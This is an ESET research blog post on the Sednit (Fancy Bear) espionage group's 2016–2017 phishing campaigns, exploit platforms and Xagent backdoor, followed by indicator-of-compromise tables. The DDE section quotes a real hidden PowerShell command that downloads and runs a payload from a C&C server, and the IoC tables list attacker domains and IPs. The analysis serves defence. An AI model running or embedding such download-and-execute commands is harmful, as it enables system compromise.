Sednit update: How Fancy Bear Spent the Year

welivesecurity.com/2017/12/21/sednit-update-fancy-bear-spent-year/

December 21, 2017

Over the past few years the Sednit group has used various techniques to deploy their various components on targets computers. The attack usually starts with an email containing either a malicious link or malicious attachment.

ESET Research
21 Dec 2017 - 02:58PM

Over the past few years the Sednit group has used various techniques to deploy their various components on targets computers. The attack usually starts with an email containing either a malicious link or malicious attachment.

The Sednit group — also known as Strontium, APT28, Fancy Bear or Sofacy — is a group of attackers operating since 2004, if not earlier, and whose main objective is to steal confidential information from specific targets.

This article is a follow-up to ESET's presentation at BlueHat in November 2017. Late in 2016 we published a white paper covering Sednit activity between 2014 and 2016. Since then, we have continued to actively track Sednit's operations, and today we are publishing a brief overview of what our tracking uncovered in terms of the group's activities and updates to their toolset. The first section covers the update of their attack methodology: namely, the ways in which this group tries to compromise their targets systems. The second section covers the evolution of their tools, with a particular emphasis on a detailed analysis of a new version of their flagship malware: Xagent.


The Campaigns

Over the past few years the Sednit group has used various techniques to deploy their various components on targets computers. The attack usually starts with an email containing either a malicious link or malicious attachment. We have seen a shift in the methods they use 'in the course of the year', though. Sedkit was their preferred attack vector in the past, but that exploit kit has completely disappeared since late 2016. The DealersChoice exploit platform has been their preferred method since the publication of our white paper, but we saw other methods being used by this group, such as macros or the use of Microsoft Word Dynamic Data Exchange.


The following three sections will describe the different methods used by Sednit's operator to gain an initial foothold on a target system. Generally, these campaigns will try to install Seduploader on the target system. Seduploader is a first stage backdoor that can be used to assess the target's importance and download additional malware. If the system is indeed of interest to them, it is likely that Sednit's operators will eventually install Xagent on it.

Sedkit (Sednit Exploit Kit)

Sedkit was an exploit kit used exclusively by the Sednit group. During its lifetime, Sednit leveraged vulnerabilities in various persistently vulnerable applications, but mostly Adobe Flash and Internet Explorer. When Sedkit was first discovered, potential victims were redirected to its landing page through a watering-hole scheme. Following that campaign, their preferred method consisted of malicious links embedded in emails sent to Sednit's targets. Sedkit's workflow is illustrated below.




Between August and September 2016, we saw several different email campaigns trying to lure the recipients of their messages to a Sedkit landing page. Sedkit's targets at that time were mostly embassies, and political parties in Central Europe. The next figure shows an email containing such a URL.



The email tries to fool its recipient into believing that the link will ultimately lead to an interesting news story. In this case, the article is supposedly about an earthquake that struck near Rome in August 2016. While the email impersonates someone the victim would consider trustworthy, there are two major hints that could lead an attentive recipient to conclude that this email is fake. The first one is that there are spelling mistakes (e.g. "Greetigs!"). Spelling mistakes are common in malicious Sednit mails. The second one is the URL's domain part. It is a purely malicious domain, but the path part of the URL actually mimics a real, legitimate link. In this particular case, the URL path is the same as one used in a BBC story about this earthquake. Again, this is a commonly-used Sednit tactic, using popular stories found on legitimate news websites and redirecting targets that click on the emailed URL to the real website, but not before visiting the Sedkit landing page. Besides the BBC, The Huffington Post is another popular media outlet whose stories they like to use as bait.

The email shown below, where the link redirects to Sedkit, exhibits several interesting features.



Firstly, the email’s subject and URL path are not aligned: the former refers to Syria and Aleppo while the latter refers to WADA and Russian hacking. Secondly, there are two glaring spelling mistakes. The first one, is again the use of “Greetigs!” and the second one is “Unated Nations”. Hopefully, someone working for the United Nations’ public relations department would not have such a glaring error in their email signature block.


The last campaign using Sedkit was observed in October 2016. It is interesting to note that the disappearance of Sedkit follows a trend we have seen with other exploit kits. Most of these were relying exploits for older versions of Internet Explorer and/or Flash to perform drive-by downloads. The decline of the majority of exploit kit operations during 2016, including Sednit, could well be attributable to the code hardening performed by Microsoft and Adobe.


Full details of Sedkit’s inner workings can be found in our previously published white paper.

DealersChoice

In August 2016, Palo Alto Networks blogged about a new platform used by Sednit to breach a system initially. This platform, which they called DealersChoice, has the ability to generate malicious documents with embedded Adobe Flash Player exploits. There are two variants of this platform. The first one checks which Flash Player version is installed on the system and then selects one of three different vulnerabilities. The second variant will first contact a C&C server which will deliver the selected exploit and the final malicious payload. Of course, the second version is much harder to analyze, as the document delivered to the targets does not contain all the pieces of the puzzle.


This platform is still in use today by Sednit and, like Sedkit, tracks international news stories and includes a reference to them in their malicious emails, in an attempt to lure the target into opening the malicious document attachment. Sometimes, they also use other, non-political, schemes. In December 2016, they used a rather unusual (for the group) lure:





Grant that I may bring tear to an eye;
When this new year in time shall end.
Let it be said I have played the friend;
Have lived and loved and labored here;
And made of it, a happy year!
Happy New Year, dear friend!

This email was sent to multiple Ministries of Foreign Affairs and embassies in Europe on December 22nd and 23rd, and contained a Word document attachment that appeared to be a Christmas eCard. Note that this was the first time that we saw the Sednit group use a non-geopolitical phishing gambit attempting to trap their targets. Of course, the Word document, if opened, uses DealersChoice to try to compromise the system. Sednit used DealersChoice intensively in late 2016, but the platform was not seen for a long time after that. In fact, the first time we saw them use it in 2017 was in October.



MEMORANDUM OF UNDERSTANDING

AMONG THE GOVERNMENT

OF THE REPUBLIC OF TURKEY, GOVERNMENT OF THE REPUBLIC OF AZERBAIJAN

AND THE GOVERNMENT OF GEORGIA REGARDING

CAUCASIAN EAGLE SPECIAL FORCES EXERCISE

PREAMBLE


The Government of the Republic of Turkey, the Government of the Republic of Azerbaijan and the Government of Georgia herein after referred as Parties,

Adhering the provisions of the Agreement among the states parties to the North Atlantic Treaty and the states participating in Partnership for Peace regarding the status

We do not have the email used for this particular campaign, but, based on the decoy document, we can assume that government agency employees were the targets. Other campaigns using DealersChoice were the subject of different blogs published by security researchers. One noteworthy example is the one by Proofpoint where they detail the addition of a new Adobe Flash Player vulnerability to the DealersChoice platform. This indicates that this platform is still in use by this group and under constant development.

Macros, VBA and DDE

Besides Sedkit and DealersChoice, Sednit's operators also continued using proven ways to compromise systems they target by relying on macros in a Microsoft Office documents, but also used other methods. One campaign that grabbed a lot of attention targeted an Eastern European MFA in April 2017. The following email was sent to an MFA employee:



The attachment contained code exploiting two zero-days: one local privilege escalation (LPE) and one remote code execution (RCE). These two zero-days were reported by ESET to Microsoft. A detailed analysis of this campaign can be found on our blog.

The final case highlighted here illustrates how Sednit's operators pay close attention to new technical developments in security. In the beginning of October 2017, SensePost researchers wrote an article on a Microsoft Word methods called the Dynamic Data Exchange (DDE) protocol. DDE is a way to exchange data between applications. For example, it allows a Word table to be updated with the data contained in an Excel document. It is convenient, but in the case of at least Word and Excel it can also be used to execute arbitrary code, if the user ignores several warning prompts. Following the publication of that article, it did not take long to discover Sednit campaigns using DDE to execute code from a C&C server. In these campaigns, documented by McAfee, the decoy document is empty, but it contains a hidden field containing the following code:

DDE

```
"C:\\Programs\\Microsoft\\Office\\MSWord.exe\\..\\..\\..\\..\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -NoP -sta -NonI -W Hidden $e=(New-Object System.Net.WebClient).DownloadString('http://sendmevideo.org/dh2025e/eee.txt');powershell -enc $e # " "a slow internet connection" "try again later"
```

If the intended potential victim opens the document and makes the foolhardy chose to ignore the warnings, the above script is executed and the Seduploader binary is downloaded from the C&C server and executed on the target's system.

This is only a brief overview of how the Sednit operators have been trying to compromise new victims since the publication of our white paper. As you can see, they are just as active as they were and are still actively targeting governments worldwide.

Tooling

The previous section shows how the Sednit group spent the last year from the infection-vector point of view. This section describes changes that this group made to their toolset. In 2016, ESET released a deep analysis of each component; it is available here.

Over the years the group developed a lot of components to infect, gather and steal information from their targets. Some of these components have disappeared since, while others have been improved.

Seduploader

Seduploader serves as reconnaissance malware. It is made up of two distinct components: a dropper, and the persistent payload installed by this dropper. Seduploader is still used by the Sednit group but it has received a few improvements. During the April 2017 campaign a new version of Seduploader came out with some new features, such as a screenshot function or the ability to directly execute loaded into memory from the C&C server. Recently, we have seen the Seduploader dropper replaced by PowerShell commands delivering the Seduploader payload.

Xtunnel

Xtunnel is a network proxy tool that can relay any kind of network trace between a C&C server on the Internet and an endpoint computer inside a local network. Xtunnel is still used by the Sednit group.

Sedkit

Sedkit is the Sednit exploit-kit; it's used only for targeted attacks, starting with targeted phishing emails with URLs that spoof legitimate URLs. October 2016 is the last time we're aware that Sedkit was used.

Sedreco

Sedreco serves as a spying backdoor; its functionalities can be extended with dynamically loaded plugins. It is made up of two distinct components: a dropper and the persistent payload installed by this dropper. We have not seen this component since April 2016.

USBStealer

USBStealer serves as a network tool that extracts sensitive information from air-gapped networks. We have not seen this component since mid 2015.

Xagent


Xagent is a modular backdoor with spying functionalities such as keystroke logging and file exfiltration. Xagent is the group's flagship backdoor and heavily used in their operations. Early versions for Linux and Windows were seen years ago, then in 2015 an iOS version came out. One year later, an Android version was discovered and finally, in the beginning of 2017, an Xagent sample for OS X was described.

We saw a new version of the Windows version of Xagent last February. Because of the following strings found in the binaries, we deduced that it was version 4 of the backdoor. The different versions of Xagent's modules are listed in Table 1.

Table 1. Xagent versioning

module/channel	v3 uid	v4 uid
AgentKernel	3303	4401
WinHttp	2111	4402
ModuleFileSystem	2103	4411
ModuleRemoteKeyLogger	2107	4412
ProcessRetranslatorModule	2106	4413
Unknown [1]	??	4414

Version 4 of Xagent came with new techniques for strings obfuscation and all Run-time type information (RTTI) are obfuscated as well. These techniques significantly improve the way in which strings are encrypted with a method unique to each binary. Previous versions of Xagent used an XOR loop to decrypt strings. The new encryption algorithm is a series of operations with values probably generated at the compile time. The following figure illustrates the complexity of the code.



However, the HexRays decompiler does a decent job of simplifying it. Here is an example:

C

```
return (((((a2 ^ (((((((((((a1 - 13 + 42) ^ 0x7B) + 104) ^ 0x72) - 81 - a2 - 76) ^ 0x31) + 75) ^ 0x3B) + 3) ^ 0x40) + 100) ^ 0x1C ^ 0xA9)
+ 41) ^ 0xB9) - 65) ^ 0xA) % 256;
```

The AgentKernel can receive commands from the C&C server to interact with modules and channels. Some of the previously-seen C&C commands have been removed, and some new ones added.

Earlier versions supported command 2, PING_REQUEST. This has been removed in version 4 but the operator can still get the list of modules with the command GET_AGENT_INFO, which is more verbose than the previous command. Commands 34, 35 and 36 showed similarities with SET_PARAMETERS, which allows interaction with *LocalStorage*, which is the kernel store. It contains both file-based storage for communication with the C&C server and Microsoft registry base storage to store various configuration parameters.

A new feature implemented in the *WinHttp* channel is a Domain Generation algorithm (DGA) for fallback domains. The *WinHttp* channel is the channel responsible for communicating with the C&C server. Unlike the usual DGA that retrieves its seed from pseudo-random numbers, this one gets a given seed (probably generated at compilation) for a given sample. The way that domains are generated is as follows:

- a suite of operations are applied to the seed
- the result gives an offset for three different arrays (adding another seed for each array)
- once the new offset is calculated (offset + seed), it decrypts the word
- all words are concatenated (four words are used to generate the domain; the fourth word came from the first array but with a different offset)
- the “.com” suffix is added.

The development of the backdoor with the addition of new features and compatibility with all major platforms out there make Xagent the core backdoor used by the group.

DealersChoice

DealersChoice is a platform that generates malicious documents containing embedded Adobe Flash files. Palo Alto Network researchers analyzed two variants — variant A, which is a standalone variant including Flash exploit code packaged with a payload, and variant B, which is a modular variant that loads exploit code on demand. This new component appeared in 2016 and is still in use.

Downdelph

Downdelph is a lightweight downloader developed in the Delphi programming language. As we already mentioned in our white paper, its period of activity was from November 2013 to September 2015 and there have been no new variants seen since.

Summary

The Sednit group is without a doubt still an active group. The main entry point for their flagship backdoor is phishing emails, and they seem to have a great deal of success with that technique. Xagent is the core of their operation, which we can now find on any and all major platforms, mobile or not. The newest version of Xagent is very interesting and the operators seem to have put a lot of work into it. We have seen since the discovery two instances of Xagent in the wild — one with the channel and the unknown module — one with all modules and channel but without the unknown module. We can hypothesize that the Sednit group added another layer of checking on its targets by dropping an Xagent with just a few modules and if the victim is interesting enough, it will drop another version with all modules.

IoCs

Table 2. Phishing

Phishing document	SHA-1	ESET detection
Bulletin.doc	`68064fc152e23d56e541714af52651cb4ba81aaf`	Win32/Sednit.AX
	`f3805382ae2e23ff1147301d131a06e00e4ff75f`	Win32/Exploit.CVE-2016-4117.A
OC_PSO_2017.doc	`512bdfe937314ac3f195c462c395feeb36932971`	Win32/Exploit.Agent.NUB
NASAMS.doc	`30b3e8c0f3f3cf200daa21c267ffab3cad64e68b`	Win32/Exploit.Agent.NTR
Programm_Details.doc	`4173b29a251cd9c1cab135f67cb60acab4ace0c5`	Win32/Exploit.Agent.NTO
Operation_in_Mosul.rtf	`12a37cfdd3f3671074dd5b0f354269cec028fb52`	Win32/Exploit.Agent.NTR
ARM-NATO_ENGLISH_30_NOV_2016.doc	`15201766bd964b7c405aeb11db81457220c31e46`	SWF/Agent.L
Olympic-Agenda-2020-20-20-Recommendations.doc	`8078e411fbe33864dfd8f87ad5105cc1fd26d62e`	Win32/Exploit.Agent.BL
Merry_Christmas!.docx	`33447383379ca99083442b852589111296f0c603`	Win32/Exploit.Agent.NUG
Trump's_Attack_on_Syria_English.docx	`d5235d136cfcadbef431eea7253d80bde414db9d`	Win32/Exploit.Agent.NWZ
Hotel_Reservation_Form.doc	`f293a2bfb728060c54efeeb03c5323893b5c80df`	Win32/Sednit.BN
SB_Doc_2017-3_Implementation_of_Key_Taskings_and_Next_Steps.doc	`bb10ed5d59672fbc6178e35d0feac0562513e9f0`	Win32/Sednit.BN

	`4873bafe44cff06845faa0ce7c270c4ce3c9f7b9`
	`169c8f3e3d22e192c108bc95164d362ce5437465`
	`cc7607015cd7a1a4452acd3d87adabdd7e005bd7`
		Win32/Sednit.BN

Caucasian_Eagle_ENG.docx	`5d2c7d87995cc5b8184baba2c7a1900a48b2f42d`	Win32/Exploit.Agent.NTM
World War3.docx	`7aada8bcc0d1ab8ffb1f0fae4757789c6f5546a3`	SWF/Exploit.CVE-2017-11292.A
SaberGuardian2017.docx	`68c2809560c7623d2307d8797691abf3eafe319a`	VBA/DDE.E
IsisAttackInNewYork.docx	`1c6c700ceebfbe799e115582665105caa03c5c9e`	VBA/DDE.L

Table 3. Seduploader Samples

SHA-1	ESET detection	C&C server
`9f6bed7d7f4728490117cbc85819c2e6c494251b`	Win32/Sednit.AX	servicecdp[.]com:87.236.211[.]182
`6e167da3c5d887fa2e58da848a2245d11b6c5ad6`	Win32/Sednit.BG	runvercheck[.]com:185.156.173[.]70 remsupport[.]org:191.101.31[.]96

SHA-1	ESET detection	C&C server
`e338d49c270baf64363879e5eecb8fa6bdde8ad9`	Win32/Sednit.BG	wmdmediacodecs[.]com:95.215.45[.]43
`f9fd3f1d8da4ffd6a494228b934549d09e3c59d1`	Win32/Sednit.BN	mvband[.]net:89.45.67[.]144 mvtband[.]net:89.33.246[.]117
`476fc1d31722ac26b46154cbf0c631d60268b28a`	Win32/Sednit.BN	viters[.]org:89.187.150[.]44
`8a68f26d01372114f660e32ac4c9117e5d0577f1`	Win32/Sednit.BN	myinvestgroup[.]com:146.185.253[.]132
`9c47ca3883196b3a84d67676a804ff50e22b0a9f`	Win32/Sednit.BR	space-delivery[.]com:86.106.131[.]141
`ab354807e687993fbeb1b325eb6e4ab38d428a1e`	Win32/Sednit.BS	satellitedeluxpanorama[.]com:89.34.111[.]160
`4bc722a9b0492a50bd86a1341f02c74c0d773db7`	Win32/Sednit.BS	webviewres[.]net:185.216.35[.]26

Table 4. Xagent Samples

SHA-1	ESET detection	C&C server
`6f0fc0ebba3e4c8b26a69cdf519edf8d1aa2f4bb`	Win64/Sednit.Z	movieultimate[.]com
`e19f753e514f6adec8f81bcdefb9117979e69627`	Win64/Sednit.Z	meteost[.]com
`961468ddd3d0fa25beb8210c81ba620f9170ed30`	Win32/Sednit.BO	faststoragefiles[.]org
`a0719b50265505c8432616c0a4e14ed206981e95`	Win32/Sednit.BO	nethostnet[.]com
`2cf6436b99d11d9d1e0c488af518e35162ecbc9c`	Win64/Sednit.Y	faststoragefiles[.]org
`fec29b4f4dccc59770c65c128dfe4564d7c13d33`	Win64/Sednit.Y	fsportal[.]net
`57d7f3d31c491f8aef4665ca4dd905c3c8a98795`	Win64/Sednit.Z	fastdataexchange[.]org
`a3bf5b5cf5a5ef438a198a6f61f7225c0a4a7138`	Win32/Sednit.BO	newfilmts[.]com
`1958e722afd0dba266576922abc98aa505cf5f9a`	Win32/Sednit.BO	newfilmts[.]com

[1] *We weren’t able to match this module with previous well-known modules*

21 Dec 2017 - 02:58PM

Sign up to receive an email update whenever a new article is published in our Ukraine Crisis – Digital Security Resource Center

Newsletter

Discussion